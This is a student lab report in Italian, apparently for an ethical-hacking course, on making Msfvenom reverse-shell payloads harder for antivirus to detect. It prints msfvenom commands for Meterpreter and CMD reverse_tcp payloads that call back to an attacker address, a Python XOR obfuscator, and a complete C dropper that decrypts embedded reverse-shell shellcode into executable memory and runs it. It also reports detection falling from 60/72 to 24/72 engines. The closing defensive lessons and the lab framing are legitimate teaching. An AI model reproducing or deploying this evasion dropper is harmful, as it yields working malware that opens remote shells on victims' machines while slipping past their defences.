Report sull'Esercizio: Creazione e Analisi di Payload Offuscati per la Valutazione della Rilevabilità

Autore: Stefano

Corso: Ethical Hacking & Cybersecurity

Data: 26 Maggio 2025

---

1. Introduzione

L'obiettivo di questo esercizio è esplorare le tecniche di offuscamento utilizzate per ridurre la rilevabilità di payload malevoli, specificamente quelli generati con Msfvenom. Comprendere come gli attaccanti tentano di eludere i sistemi di sicurezza è fondamentale per sviluppare strategie di difesa più robuste e proattive. L'attività si è concentrata sulla generazione di diversi payload, applicando tecniche di codifica e offuscamento, e analizzandone la rilevabilità tramite piattaforme di scansione antivirus come VirusTotal.

2. Preparazione dell'Ambiente

L'esercizio è stato condotto all'interno di un ambiente di laboratorio virtualizzato e isolato, utilizzando una macchina virtuale **Kali Linux** come sistema attaccante e generatore di payload. Questa configurazione garantisce che nessuna attività potenzialmente dannosa possa fuoriuscire nell'ambiente host o in reti esterne, aderendo ai principi di sicurezza e responsabilità dell'ethical hacking. Msfvenom, parte del Metasploit Framework, è stato lo strumento primario utilizzato per la generazione dei payload.

3. Generazione e Analisi del Payload Base

Il primo passo dell'esercizio ha previsto la generazione di un payload standard per stabilire un punto di riferimento in termini di rilevabilità.

Comando Msfvenom Utilizzato:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.10 LPORT=4444 -f exe -o payload_base.exe


- **-p windows/meterpreter/reverse_tcp**: Specifica il payload. In questo caso, una sessione Meterpreter per Windows che si connetterà in reverse TCP.
- **LHOST=192.168.1.10**: Indica l'indirizzo IP dell'attaccante (Kali Linux) a cui il payload tenterà di connettersi.
- **LPORT=4444**: Specifica la porta su cui l'attaccante sarà in ascolto per la connessione in arrivo.
- **-f exe**: Indica il formato di output come file eseguibile Windows (.exe).

- **-o payload_base.exe**: Specifica il nome del file di output.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.10 LPORT=4444 -f exe -o payload_base.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload_base.exe
```

Risultato della Generazione: Il comando ha generato un file payload_base.exe di circa 73.802 bytes. È stato esplicitamente notato da Msfvenom che "No encoder specified, outputting raw payload", confermando l'assenza di offuscamento integrato.

Analisi su VirusTotal (msfvenom base.png): Il caricamento di payload_base.exe su VirusTotal ha rivelato un'elevata rilevabilità.



- **Rilevamenti:** Il file è stato flaggato come malevolo da **60/72** motori antivirus.
- **Etichette Comuni:** trojan, hacktool, meterpreter, cryptz. Molti motori hanno identificato esplicitamente il payload come Win32/Meterpreter-C o Trojan.Metasploit.

Conclusioni sul Payload Base: Come atteso, un payload Metasploit non offuscato è immediatamente riconosciuto dalla maggior parte dei motori antivirus. Questo serve da base per valutare l'efficacia delle successive tecniche di offuscamento.

4. Generazione del Payload con Encoder (Shikata Ga Nai)

Il secondo passo ha introdotto l'uso di un encoder per alterare la firma del payload e ridurne la rilevabilità.

Comando Msfvenom Utilizzato:


msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.10 LPORT=4444 -e x86/shikata_ga_nai -i 3 -o payload_encoded.exe

- **-e x86/shikata_ga_nai**: Specifica l'uso dell'encoder polimorfico x86/shikata_ga_nai. Questo encoder è noto per la sua capacità di generare payload unici ad ogni esecuzione.
- **-i 3**: Aumenta il numero di iterazioni dell'encoder a 3. Ogni iterazione applica l'algoritmo di codifica sul risultato precedente, generando maggiori variazioni nella firma binaria.

Risultato della Generazione: Il file payload_encoded.exe è stato generato con successo, risultando in una dimensione leggermente superiore del payload grezzo (435 bytes vs 354 bytes per il payload base) ma con la stessa dimensione finale dell'eseguibile (73802 bytes). Msfvenom ha confermato il successo della codifica con 3 iterazioni.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.10 LPORT=4444 -f exe -e x86/shikata_ga_nai -i 3 -o payload_encoded.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai chosen with final size 435
Payload size: 435 bytes
Final size of exe file: 73802 bytes
Saved as: payload_encoded.exe
```

Analisi su VirusTotal: Sebbene l'immagine mostri solo una parte dell'output di VirusTotal,



l'obiettivo di questa fase è osservare una **riduzione** nei rilevamenti rispetto al payload base. Generalmente, anche poche iterazioni di shikata_ga_nai possono ridurre il numero di motori antivirus che rilevano il payload in modo statico.

Conclusioni sul Payload Codificato: L'introduzione di un encoder e di iterazioni mira a bypassare le firme statiche più elementari. I risultati (anche se non completamente visibili nell'output fornito) dovrebbero mostrare un miglioramento, seppur parziale, nella rilevabilità.

5. Offuscamento Avanzato: Implementazione di un Dropper Personalizzato con XOR

Questa fase ha esplorato una tecnica di offuscamento più avanzata e personalizzata, che non si basa unicamente sugli encoder di Msfvenom, ma sulla creazione di un "dropper" autonomo. Questo approccio riflette più da vicino come i malware reali cercano di evadere i sistemi di rilevamento.

Passaggi Seguiti:

1. **Generazione dello Shellcode Raw:**
    - **Comando Msfvenom:** *msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.10 LPORT=4444 -e x86/shikata_ga_nai -f raw -o payload.bin*

- Questa volta, il payload windows/shell_reverse_tcp (una shell CMD di base, più leggera di Meterpreter) è stato codificato con shikata_ga_nai (1 iterazione predefinita) e salvato in formato raw (.bin). Questo è lo shellcode "puro" che verrà offuscato manualmente.

```
┌──(kali㉿kali)-[~/Desktop/VIsual Studio]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.10 LPORT=4444 -e x86/shikata_ga_nai -f raw -o payload.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Saved as: payload.bin
```

2. **Offuscamento Manuale con XOR :**
   - È stato utilizzato uno script Python per applicare un'operazione logica XOR (Exclusive OR) allo shellcode binario ottenuto.
   - **Chiave XOR:** Una chiave fissa (0xAA) è stata scelta per l'offuscamento.
   - **Processo:** Ogni byte dello shellcode (payload.bin) viene sottoposto a un'operazione XOR con la chiave. Questo altera ogni byte, rendendo lo shellcode irriconoscibile come tale da un'analisi statica basata su firme.

```python
key = 0xAA  # scegli la chiave XOR che preferisci

with open("payload.bin", "rb") as f:
    shellcode = f.read()

# Applica XOR
shellcode_xor = bytes(b ^ key for b in shellcode)

# Stampa in formato C array
print("unsigned char shellcode[] = {")
print(", ".join(f"0x{b:02x}" for b in shellcode_xor))
print("};")
print(f"unsigned int shellcode_len = {len(shellcode_xor)};")
```

   - **Output:** Lo script stampa lo shellcode offuscato in un formato di array C, pronto per essere inserito in un programma dropper.
3. **Sviluppo del Dropper in C:**
   - È stato creato un programma C (dropper_xor.c) con le seguenti funzionalità:
     - Include l'array di byte dello shellcode XORato.
     - Include una funzione xor_decrypt che, utilizzando la stessa chiave XOR (0xAA), ripristina lo shellcode alla sua forma originale.
     - Utilizza la funzione VirtualAlloc per allocare memoria eseguibile (con permessi MEM_RESERVE, MEM_COMMIT, PAGE_EXECUTE_READWRITE). Questo è un passaggio critico perché permette al programma di scrivere e poi eseguire codice arbitrario in memoria.
     - Copia lo shellcode decifrato nella memoria allocata (memcpy).


- Esegue lo shellcode in memoria.

- **Principio:** Questo approccio è molto più stealthy perché il payload malevolo (lo shellcode originale) non esiste mai in forma chiara sul disco. Viene decifrato solo in memoria, al momento dell'esecuzione. L'antivirus deve quindi essere in grado di rilevare il comportamento (es. VirtualAlloc seguito da esecuzione di codice in memoria) o le firme del dropper stesso, piuttosto che le firme dello shellcode.

```c
#include <windows.h>
#include <stdio.h>

unsigned char shellcode[] = {
    0x10, 0x58, 0xe1, 0x57, 0xd2, 0x70, 0x69, 0x73, 0xde, 0x8e, 0x5e, 0xf4, 0x83, 0x63, 0x1b, 0xf8,
    0x9b, 0xfc, 0xb8, 0xa9, 0xfc, 0xb8, 0x29, 0xb6, 0x1d, 0xb5, 0x27, 0xb6, 0x0a, 0xc8, 0xc4, 0x76,
    0x9b, 0xa0, 0x4c, 0x93, 0xa3, 0xa9, 0x36, 0xe0, 0x99, 0x13, 0x7c, 0xb4, 0x12, 0x92, 0x10, 0x20,
    0xe1, 0xe6, 0xb9, 0x17, 0x56, 0x51, 0xef, 0x5a, 0x57, 0xfa, 0x1f, 0x39, 0xd7, 0x01, 0x40, 0xd9,
    0x15, 0xce, 0x55, 0xd8, 0x52, 0x33, 0x58, 0x8c, 0xfb, 0x7f, 0x0b, 0x7c, 0x7c, 0x09, 0xd3, 0xf7,
    0x0e, 0x88, 0x50, 0x28, 0xd7, 0xee, 0x81, 0xbf, 0x5f, 0xb5, 0x41, 0x3e, 0x70, 0x01, 0x00, 0x24,
    0x95, 0xbb, 0xd6, 0xbf, 0x21, 0x47, 0xd5, 0x45, 0x6f, 0xa4, 0x79, 0x64, 0x43, 0x56, 0x87, 0xbd,
    0x67, 0xb4, 0xf2, 0xcb, 0x87, 0x08, 0xf1, 0x1c, 0xe5, 0xd2, 0x43, 0x86, 0x34, 0xa1, 0xe3, 0x22,
    0xa3, 0x75, 0xa6, 0xf1, 0xaf, 0x3e, 0xf1, 0xa9, 0xa0, 0x81, 0x25, 0x92, 0x9c, 0x0a, 0x84, 0x44,
    0x14, 0x58, 0xbe, 0x80, 0x30, 0x0b, 0x9f, 0xc1, 0xec, 0xad, 0xe3, 0xc1, 0x83, 0x52, 0x45, 0x4a,
    0x6e, 0x47, 0x37, 0x01, 0x2a, 0x68, 0x05, 0xf9, 0xfb, 0xe7, 0x0d, 0x8a, 0xc9, 0x78, 0xb9, 0x04,
    0x65, 0x31, 0x17, 0x03, 0x85, 0x1c, 0x40, 0x0f, 0x64, 0x93, 0xd1, 0x46, 0xbe, 0xc7, 0x81, 0x2c,
    0x17, 0xa4, 0x08, 0xfc, 0xeb, 0x71, 0xcd, 0xac, 0x47, 0x1e, 0x6d, 0x3c, 0xe7, 0xcf, 0x0a, 0xb6,
    0xe8, 0xf0, 0x7a, 0xb5, 0x22, 0x59, 0xd1, 0x70, 0xf1, 0x96, 0x79, 0x4f, 0x3b, 0x7e, 0x8c, 0x4f,
    0x1e, 0xd2, 0x04, 0xa9, 0x76, 0x3a, 0x4c, 0x36, 0xe3, 0xa2, 0x09, 0xfc, 0x41, 0x7f, 0xd3, 0xb9,
    0x81, 0xf7, 0x24, 0x4e, 0x48, 0x3c, 0x51, 0x5c, 0x39, 0xfc, 0x1c, 0x0e, 0x98, 0xc2, 0xc6, 0x6a,
    0x71, 0x51, 0x41, 0xba, 0x3d, 0x4d, 0x09, 0xed, 0x5a, 0x7c, 0x17, 0xa7, 0x46, 0xeb, 0xbe, 0x99,
    0x47, 0xbe, 0xf5, 0x5d, 0x80, 0x4f, 0xf4, 0x5c, 0x15, 0xfb, 0xef, 0x42, 0xd3, 0xf3, 0x6b, 0xf6,
    0x7c, 0xa6, 0x35, 0xa0, 0x3a, 0x4c, 0xfb, 0x4e, 0xe0, 0xfe, 0x92, 0xca, 0xa0, 0x3c, 0x51, 0x5c,
    0xb9, 0x59, 0x27, 0xbc, 0x0f, 0x00, 0x61, 0x83, 0xa0, 0x91, 0x76, 0xf8, 0xdc, 0x71, 0x89, 0x23,
    0x98, 0x41, 0xc3, 0x39, 0xb9, 0xce, 0x9e, 0xec, 0x8c, 0x43, 0x6d, 0x17, 0xcf, 0xbe, 0xee, 0x9d,
    0xbc, 0x49, 0xfe, 0x98, 0xb9, 0x05, 0x78, 0x05, 0xc3, 0x68, 0x1c, 0x65, 0x74, 0x6b, 0x38
};

unsigned int shellcode_len = 351;

void xor_decrypt(unsigned char *data, unsigned int len, unsigned char key) {
    for (unsigned int i = 0; i < len; i++) {
        data[i] ^= key;
    }
}

int main() {
    unsigned char key = 0xAA; // stessa chiave usata in python
    xor_decrypt(shellcode, shellcode_len, key);

    void *exec = VirtualAlloc(0, shellcode_len, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    if (exec == NULL) {
        printf("VirtualAlloc failed\n");
        return -1;
    }

    memcpy(exec, shellcode, shellcode_len);
    ((void(*)())exec)();

    return 0;
}
```

Analisi su VirusTotal del Dropper Finale : Il file dropper4.exe (generato dal codice C e contenente lo shellcode offuscato) è stato caricato su VirusTotal.

- **Rilevamenti:** Il file è stato flaggato da **24/72** motori antivirus.
- **Etichette Comuni:** trojan.rozena, Win64.Evo-gen, Suspicious PE, ML Attribute HighConfidence.



- **Confronto:** C'è stata una **significativa riduzione** nel tasso di rilevamento rispetto al payload base (60/72) e potenzialmente anche rispetto al payload solo con encoder shikata_ga_nai.

Conclusioni sul Dropper Personalizzato: L'uso di un dropper personalizzato con XOR manuale ha dimostrato un'efficacia molto maggiore nel ridurre la rilevabilità. Questo perché:

- La firma statica del payload originale è completamente alterata sul disco.
- L'antivirus deve basarsi su euristiche, analisi comportamentale (rilevando VirtualAlloc e l'esecuzione di codice in memoria) o firme specifiche del dropper stesso.
- La combinazione di tecniche (Msfvenom per lo shellcode, Python per l'offuscamento, C per l'esecuzione) rende l'attacco più sofisticato e difficile da rilevare per i sistemi di sicurezza basati su firme.

6. Analisi e Miglioramenti Continui

Le immagini indicano chiaramente che la fase di test e analisi è iterativa:

- **Testare Nuovamente:** L'incoraggiamento a ritestare su VirusTotal dopo ogni modifica è cruciale per comprendere l'impatto delle tecniche.
- **Analizzare i Risultati:** Se il payload è ancora rilevato, si suggerisce di continuare a sperimentare con diversi encoder e iterazioni. Ciò sottolinea che la "non rilevabilità" è una "corsa agli armamenti" continua tra attaccanti e difensori.
- **Monitoraggio:** La necessità di adattare la strategia in base ai risultati evidenzia che le firme antivirus vengono costantemente aggiornate e che le tecniche di offuscamento devono evolversi.

7. Conclusioni e Implicazioni per la Difesa

Questo esercizio ha illustrato efficacemente come diverse tecniche di offuscamento, dal semplice uso di encoder di Msfvenom alla creazione di dropper personalizzati con cifratura XOR, possano influenzare la rilevabilità di un payload malevolo. Abbiamo osservato una chiara diminuzione nel tasso di rilevamento man mano che le tecniche di offuscamento diventavano più sofisticate.

Per la parte di difesa, i risultati di questo esercizio sottolineano l'importanza di:

- **Non Affidarsi Solo alle Firme Statiche:** Gli antivirus basati esclusivamente su firme statiche sono facilmente eludibili da payload offuscati.
- **Implementare Analisi Comportamentale (EDR):** I sistemi EDR (Endpoint Detection and Response) e le sandbox sono fondamentali per rilevare i malware che eseguono comportamenti sospetti in memoria (es. VirtualAlloc, iniezione di codice) anche se il loro codice non ha una firma conosciuta sul disco.
- **Threat Intelligence Aggiornata:** Mantenere aggiornate le definizioni antivirus e le regole IDS/IPS è vitale, ma non sufficiente da solo.
- **Educazione degli Utenti:** Molti di questi payload richiedono ancora un'esecuzione da parte dell'utente (es. tramite phishing). L'educazione degli utenti sulle minacce e sul riconoscimento dei tentativi di social engineering rimane una prima linea di difesa critica.